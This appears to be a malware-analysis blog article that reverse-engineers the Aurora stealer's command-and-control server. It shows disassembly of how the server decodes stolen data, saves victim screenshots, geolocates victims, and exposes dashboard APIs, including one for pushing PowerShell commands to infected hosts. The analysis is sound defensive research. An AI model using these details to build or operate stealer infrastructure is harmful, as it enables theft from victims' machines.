
```
.text:000000000075E0E5                 mov     [rsp+58h+var_39], 1
.text:000000000075E0EA                 call    main_BASE64_DECODE
.text:000000000075E0EF                 mov     rcx, rbx
.text:000000000075E0F2                 mov     rbx, rax
.text:000000000075E0F5                 xor     eax, eax
.text:000000000075E0F7                 call    runtime_stringtoslicebyte
.text:000000000075E0FC                 mov     [rsp+58h+var_28], rax
.text:000000000075E101                 mov     [rsp+58h+var_38], rbx
.text:000000000075E106                 mov     [rsp+58h+var_30], rcx
.text:000000000075E10B                 lea     rax, unk_7CD3E0
.text:000000000075E112                 call    runtime_newobject
.text:000000000075E117                 mov     rcx, [rsp+58h+var_38]
.text:000000000075E11C                 mov     [rax+8], rcx
.text:000000000075E120                 mov     rcx, [rsp+58h+var_30]
.text:000000000075E125                 mov     [rax+10h], rcx
.text:000000000075E129                 cmp     cs:runtime_writeBarrier, 0
.text:000000000075E130                 jnz     short loc_75E13C
.text:000000000075E132                 mov     rcx, [rsp+58h+var_28]
.text:000000000075E137                 mov     [rax], rcx
.text:000000000075E13A                 jmp     short loc_75E149
.text:000000000075E13C ; ---------------------------------------------------------------------------
.text:000000000075E13C
.text:000000000075E13C loc_75E13C:                             ; CODE XREF: main_uncompress+90↑j
.text:000000000075E13C                 mov     rdi, rax
.text:000000000075E13F                 mov     rcx, [rsp+58h+var_28]
.text:000000000075E144                 call    runtime_gcWriteBarrierCX
.text:000000000075E149
.text:000000000075E149 loc_75E149:                             ; CODE XREF: main_uncompress+9A↑j
.text:000000000075E149                 mov     qword ptr [rax+18h], 0
.text:000000000075E151                 mov     qword ptr [rax+20h], 0FFFFFFFFFFFFFFFFh
.text:000000000075E159                 mov     rbx, rax
.text:000000000075E15C                 lea     rax, go_itab__bytes_Reader_io_Reader
.text:000000000075E163                 call    compress_gzip_NewReader
.text:000000000075E168                 test    rbx, rbx
.text:000000000075E16B                 jnz     loc_75E1F1
.text:000000000075E171                 nop
.text:000000000075E172                 mov     rbx, rax
.text:000000000075E175                 lea     rax, go_itab__compress_gzip_Reader_io_Reader
.text:000000000075E17C                 nop     dword ptr [rax+00h]
.text:000000000075E180                 call    io_ReadAll
.text:000000000075E185                 test    rdi, rdi
.text:000000000075E188                 jz      short loc_75E1BC
```

To do so, the function takes the base64 encoded data and decodes it, then it is decompressed using GZip. You might remember from my last article, that this is the way the data was sent from the victim's device.

The data is in form of JSON so it's extracted with a call to `json.Unmarshal` . The resulting data is then stored in a victim database file. The last message is additionally stored in the map function.


Update victims DB

One of the first packets received from the victim is a large base64 blob. After decoding it using the above-mentioned method, it can be seen that this blob is a screenshot from the victim's machine.




```
.text:0000000000760A35 xor     eax, eax
.text:0000000000760A37 lea     rbx, aBotsScreenshot ; "./bots/screenshot/"
.text:0000000000760A3E mov     ecx, 12h
.text:0000000000760A43 lea     r8, aActualPng  ; "_ACTUAL.png"
.text:0000000000760A4A mov     r9d, 0Bh
.text:0000000000760A50 call    runtime_concatstring3
.text:0000000000760A55 call    os_Remove
.text:0000000000760A5A mov     rdx, [rsp+660h+allocated_mem_2]
.text:0000000000760A62 mov     rax, [rdx+20h]
.text:0000000000760A66 mov     rbx, [rdx+28h]
.text:0000000000760A6A call    main_BASE64_DECODE
.text:0000000000760A6F mov     rcx, rbx
.text:0000000000760A72 mov     rbx, rax
.text:0000000000760A75 xor     eax, eax
.text:0000000000760A77 call    runtime_stringtoslicebyte
.text:0000000000760A7C mov     [rsp+660h+var_468], rax
.text:0000000000760A84 mov     [rsp+660h+var_4D8], rbx
.text:0000000000760A8C mov     [rsp+660h+var_4B8], rcx
.text:0000000000760A94 mov     rsi, [rsp+660h+var_228]
.text:0000000000760A9C mov     rdi, [rsp+660h+var_230]
.text:0000000000760AA4 lea     r8, aActualPng  ; "_ACTUAL.png"
.text:0000000000760AAE mov     r9d, 0Bh
.text:0000000000760AB1 xor     eax, eax
.text:0000000000760AB3 lea     rbx, aBotsScreenshot ; "./bots/screenshot/"
.text:0000000000760ABA mov     ecx, 12h
.text:0000000000760ABF nop
.text:0000000000760AC0 call    runtime_concatstring3
.text:0000000000760AC5 mov     rcx, [rsp+660h+var_468]
.text:0000000000760ACD mov     rdi, [rsp+660h+var_4D8]
.text:0000000000760AD5 mov     rsi, [rsp+660h+var_4B8]
.text:0000000000760ADD mov     r8d, 1B4h
.text:0000000000760AE3 call    os_WriteFile
.text:0000000000760AE8 call    time_Now
.text:0000000000760AED mov     [rsp+660h+var_378], rax
.text:0000000000760AF5 mov     [rsp+660h+var_370], rbx
.text:0000000000760AFD mov     [rsp+660h+var_368], rcx
.text:0000000000760B05 nop
.text:0000000000760B06 mov     rdx, [rsp+660h+var_378]
.text:0000000000760B0E bt      rdx, 3Fh ; '?'
.text:0000000000760B13 jnb     short loc_760B2A
```

This image is used to update the screenshot that contains `_ACTUAL.png` . The old one is then deleted.


```
.text:0000000000760B2A loc_760B2A:
.text:0000000000760B2A mov     rcx, 0FFFFFFF1886E0900h
.text:0000000000760B34 lea     rax, [rbx+rcx]
.text:0000000000760B38 mov     ebx, 0Ah
.text:0000000000760B3D nop     dword ptr [rax]
.text:0000000000760B40 call    strconv_FormatInt
.text:0000000000760B45 mov     [rsp+660h+var_498], rax
.text:0000000000760B4D mov     [rsp+660h+var_518], rbx
.text:0000000000760B55 mov     rcx, [rsp+660h+allocated_mem_2]
.text:0000000000760B5D mov     rdx, [rcx+20h]
.text:0000000000760B61 mov     rcx, [rcx+28h]
.text:0000000000760B65 mov     rax, rdx
.text:0000000000760B68 mov     rbx, rcx
.text:0000000000760B6B call    main_BASE64_DECODE
.text:0000000000760B70 mov     rcx, rbx
.text:0000000000760B73 mov     rbx, rax
.text:0000000000760B76 xor     eax, eax
.text:0000000000760B78 call    runtime_stringtoslicebyte
.text:0000000000760B7D mov     [rsp+660h+var_470], rax
.text:0000000000760B85 mov     [rsp+660h+var_4E0], rbx
.text:0000000000760B8D mov     [rsp+660h+var_4C0], rcx
.text:0000000000760B95 mov     rsi, [rsp+660h+var_228]
.text:0000000000760B9D mov     rdi, [rsp+660h+var_230]
.text:0000000000760BA5 lea     rdx, aPng       ; ".png"
.text:0000000000760BAC mov     qword ptr [rsp+660h+var_660], rdx ; char
.text:0000000000760BB0 mov     [rsp+660h+var_658], 4 ; __int64
.text:0000000000760BB9 lea     r8, asc_804EF3  ; "_"
.text:0000000000760BC0 mov     r9d, 1
.text:0000000000760BC6 mov     r10, [rsp+660h+var_498]
.text:0000000000760BCE mov     r11, [rsp+660h+var_518]
.text:0000000000760BD6 xor     eax, eax
.text:0000000000760BD8 lea     rbx, aBotsScreenshot ; "./bots/screenshot/"
.text:0000000000760BDF mov     ecx, 12h
.text:0000000000760BE4 call    runtime_concatstring5
.text:0000000000760BE9 mov     rcx, [rsp+660h+var_470]
.text:0000000000760BF1 mov     rdi, [rsp+660h+var_4E0]
.text:0000000000760BF9 mov     rsi, [rsp+660h+var_4C0]
.text:0000000000760C01 mov     r8d, 1B4h
.text:0000000000760C07 call    os_WriteFile
.text:0000000000760C0C lea     rdx, unk_7F6D00
```

The other screenshots are stored in a similar way but the name is different.


It updates the stolen victim data as well, and the last response from each infected host is stored in the previously created map.


```
.text:0000000000760CA9 call    runtime_convTstring
.text:0000000000760CAE lea     rbx, unk_793580
.text:0000000000760CB5 mov     rcx, [rsp+660h+str_var]
.text:0000000000760CBD mov     rdi, rbx
.text:0000000000760CC0 mov     rsi, rax
.text:0000000000760CC3 lea     rax, main_BOT_POWERSHELL_MESSAGE
.text:0000000000760CCA call    sync__Map_Store
```

```
.text:0000000000760CCF
.text:0000000000760CCF loc_760CCF:
.text:0000000000760CCF lea     rax, unk_7F6D00
.text:0000000000760CD6 call    runtime_newobject
.text:0000000000760CDB mov     [rsp+660h+var_430], rax
.text:0000000000760CE3 mov     rbx, [rsp+660h+uncompressed_data]
.text:0000000000760CEB mov     rcx, [rsp+660h+uncompressed_data_len]
.text:0000000000760CF3 xor     eax, eax
.text:0000000000760CF5 call    runtime_stringtoslicebyte
.text:0000000000760CFA lea     rdi, unk_7882A0
.text:0000000000760D01 mov     rsi, [rsp+660h+var_430]
.text:0000000000760D09 call    encoding_json_Unmarshal
.text:0000000000760D0E mov     [rsp+660h+var_500], rax
.text:0000000000760D16 mov     rbx, [rsp+660h+var_4B0]
.text:0000000000760D1E mov     rax, [rsp+660h+var_460]
.text:0000000000760D26 call    runtime_convTstring
.text:0000000000760D2B mov     [rsp+660h+str_var], rax
.text:0000000000760D33 mov     rbx, [rsp+660h+uncompressed_data_len]
.text:0000000000760D3B mov     rax, [rsp+660h+uncompressed_data]
.text:0000000000760D43 call    runtime_convTstring
.text:0000000000760D48 lea     rbx, unk_793580
.text:0000000000760D4F mov     rcx, [rsp+660h+str_var]
.text:0000000000760D57 mov     rdi, rbx
.text:0000000000760D5A mov     rsi, rax
.text:0000000000760D5D lea     rax, main_BOT_LASTMESSAGE
.text:0000000000760D64 call    sync__Map_Store
.text:0000000000760D69 mov     rcx, [rsp+660h+var_500]
.text:0000000000760D71 test    rcx, rcx
```

The victim’s Location identification

`main_GetGeo` is then called. If we remember, the loaded JSON string was referenced in this function.




```
.text:000000000075F4B5
.text:000000000075F4B5 loc_75F4B5:
.text:000000000075F4B5 mov     [rsp+178h+var_118], rsi
.text:000000000075F4BA mov     [rsp+178h+var_F0], rdx
.text:000000000075F4C2 lea     rdi, [rsp+178h+var_E8]
.text:000000000075F4CA mov     rsi, rdx
.text:000000000075F4CD nop     word ptr [rax+rax+00000000h]
.text:000000000075F4D6 nop     word ptr [rax+rax+00000000h]
.text:000000000075F4DF nop
.text:000000000075F4E0 mov     [rsp+178h+var_188], rbp
.text:000000000075F4E5 lea     rbp, [rsp+178h+var_188]
.text:000000000075F4EA call    sub_466D5E
.text:000000000075F4EF mov     rbp, [rbp+0]
.text:000000000075F4F3 mov     rcx, [rsp+178h+var_98]
.text:000000000075F4FB mov     rbx, [rsp+178h+var_90]
.text:000000000075F503 mov     rax, rcx
.text:000000000075F506 call    net_ParseIP
.text:000000000075F50B mov     [rsp+178h+var_100], rax
.text:000000000075F510 mov     [rsp+178h+var_128], rbx
.text:000000000075F515 mov     [rsp+178h+var_120], rcx
.text:000000000075F51A mov     rdx, [rsp+178h+var_88]
.text:000000000075F522 mov     r8, [rsp+178h+var_80]
.text:000000000075F52A mov     rax, rdx
.text:000000000075F52D mov     rbx, r8
.text:000000000075F530 call    net_ParseIP
.text:000000000075F535 mov     [rsp+178h+var_108], rax
.text:000000000075F53A mov     [rsp+178h+var_138], rbx
.text:000000000075F53F mov     [rsp+178h+var_130], rcx
.text:000000000075F544 mov     rax, [rsp+178h+arg_70]
.text:000000000075F54C mov     rbx, [rsp+178h+arg_78]
.text:000000000075F554 call    net_ParseIP
.text:000000000075F559 cmp     rbx, 4
.text:000000000075F55D jz      short loc_75F571
```

It parses the string IP to convert to IP to a Go IP type which is a decimal dotted IP address.

Then it goes through a very large loaded JSON string that contains every IP range associated to each region all over the world.

The new victims will have an identifier is the string `MIX` that is checked to handle the new victims



```
.text:0000000000760EC6                 lea     rcx, aMix       ; "MIX"
.text:0000000000760ECD                 mov     [rsi+60h], rcx
.text:0000000000760ED1                 jmp     short loc_760F0B
.text:0000000000760ED3 ; ---------------------------------------------------------------------------
.text:0000000000760ED3
.text:0000000000760ED3 loc_760ED3:                             ; CODE XREF: main_Client+A44↑j
.text:0000000000760ED3                 lea     rdi, [rsi+60h]
.text:0000000000760ED7                 lea     rcx, aMix       ; "MIX"
.text:0000000000760EDE                 xchg    ax, ax
.text:0000000000760EE0                 call    runtime_gcWriteBarrierCX
.text:0000000000760EE5                 jmp     short loc_760F0B
.text:0000000000760EE7 ; ---------------------------------------------------------------------------
.text:0000000000760EE7
.text:0000000000760EE7 loc_760EE7:                             ; CODE XREF: main_Client+A2B↑j
.text:0000000000760EE7                 mov     rsi, [rsp+660h+var_430]
.text:0000000000760EEF                 mov     [rsi+68h], rbx
.text:0000000000760EF3                 cmp     cs:runtime_writeBarrier, 0
.text:0000000000760EFA                 jnz     short loc_760F02
.text:0000000000760EFC                 mov     [rsi+60h], rax
.text:0000000000760F00                 jmp     short loc_760F0B
.text:0000000000760F02 ; ---------------------------------------------------------------------------
.text:0000000000760F02
.text:0000000000760F02 loc_760F02:                             ; CODE XREF: main_Client+A7A↑j
.text:0000000000760F02                 lea     rdi, [rsi+60h]
.text:0000000000760F06                 call    runtime_gcWriteBarrier
.text:0000000000760F0B
.text:0000000000760F0B loc_760F0B:                             ; CODE XREF: main_Client+A51↑j
.text:0000000000760F0B                                         ; main_Client+A65↑j ...
.text:0000000000760F0B                 cmp     qword ptr [rsi+58h], 0
.text:0000000000760F10                 jz      loc_7610D4
.text:0000000000760F16                 mov     rax, [rsi+0C0h]
.text:0000000000760F1D                 mov     rbx, [rsi+0C8h]
.text:0000000000760F24                 call    main_BASE64_DECODE
```

If the victim is new, it will store the screenshot with _ACTUAL tag as discussed before but there is no old one to delete.


At the very end of the function, a call to main_Registration is made. This function just adds a new entry to the victims' list and gets the geolocation of the victim.

Main web server

At the beginning of the function main_Server there was a goroutine that I missed initially. It calls main_web before the call to net.Listen .

main_web initializes the web interface of the builder and the dashboard with all of its functionality. the server starts at port 8181 .

The function follows the same pattern to set the methods of the handler for APIs:



```
mov     rax, cs:net_http_DefaultServeMux
lea     rbx, aGetbots   ; "/getbots"
mov     ecx, 8
lea     rdi, go_itab_net_http_HandlerFunc_net_http_Handler
lea     rsi, main_web_func1_0
call    net_http__ServeMux_Handle
nop
```

The following table contains all available APIs with their associated handlers:

API	APIHandler name	APIHandler address	Description
getbots	main_web_func1	0x7635A0	List all the victims by walking through main_BOT_CONN map
callback	main_web_func2	0x763800	get the callback message of each victim through the main_BOT_LASTMESSAGE or Queriyng the raw query of the connection address and get the message associated with victim IP
callback_STR	main_web_func3	0x763A00	get the callback message string for each victim stored at main_BOT_LASTMESSAGE_STRING
callback_ps	main_web_func4	0x763C00	get the PowerShell response of each victim through main_BOT_POWERSHELL_MESSAGE or Queriyng the raw query of the connection address and get the PowerShell message.
Statistic	main_web_func5	0x763E00	shows statistics about the victims stored in .Aurora file in ./bots/ folder and redirects to web/statistic.html html template. The statistics show all the users with their IP addresses and geolocation
send_pw	main_web_func6	0x764428	sends a base64 encoded PowerShell command to the victim using the json format. The associated key in the query is argument string
GiveMeBuild	main_web_func7	0x7648E0	checks\builds the executable file of the stealer .The build file is stored in .\build it first checks if it exists on the system. if exists, tries to read it. If read is not successfully done, it exits. If not, the author prepared the file to be sent as an attachment for another remote system. it's sent in the Content-deposition as follows: Content-Desposition: attachment = .exe
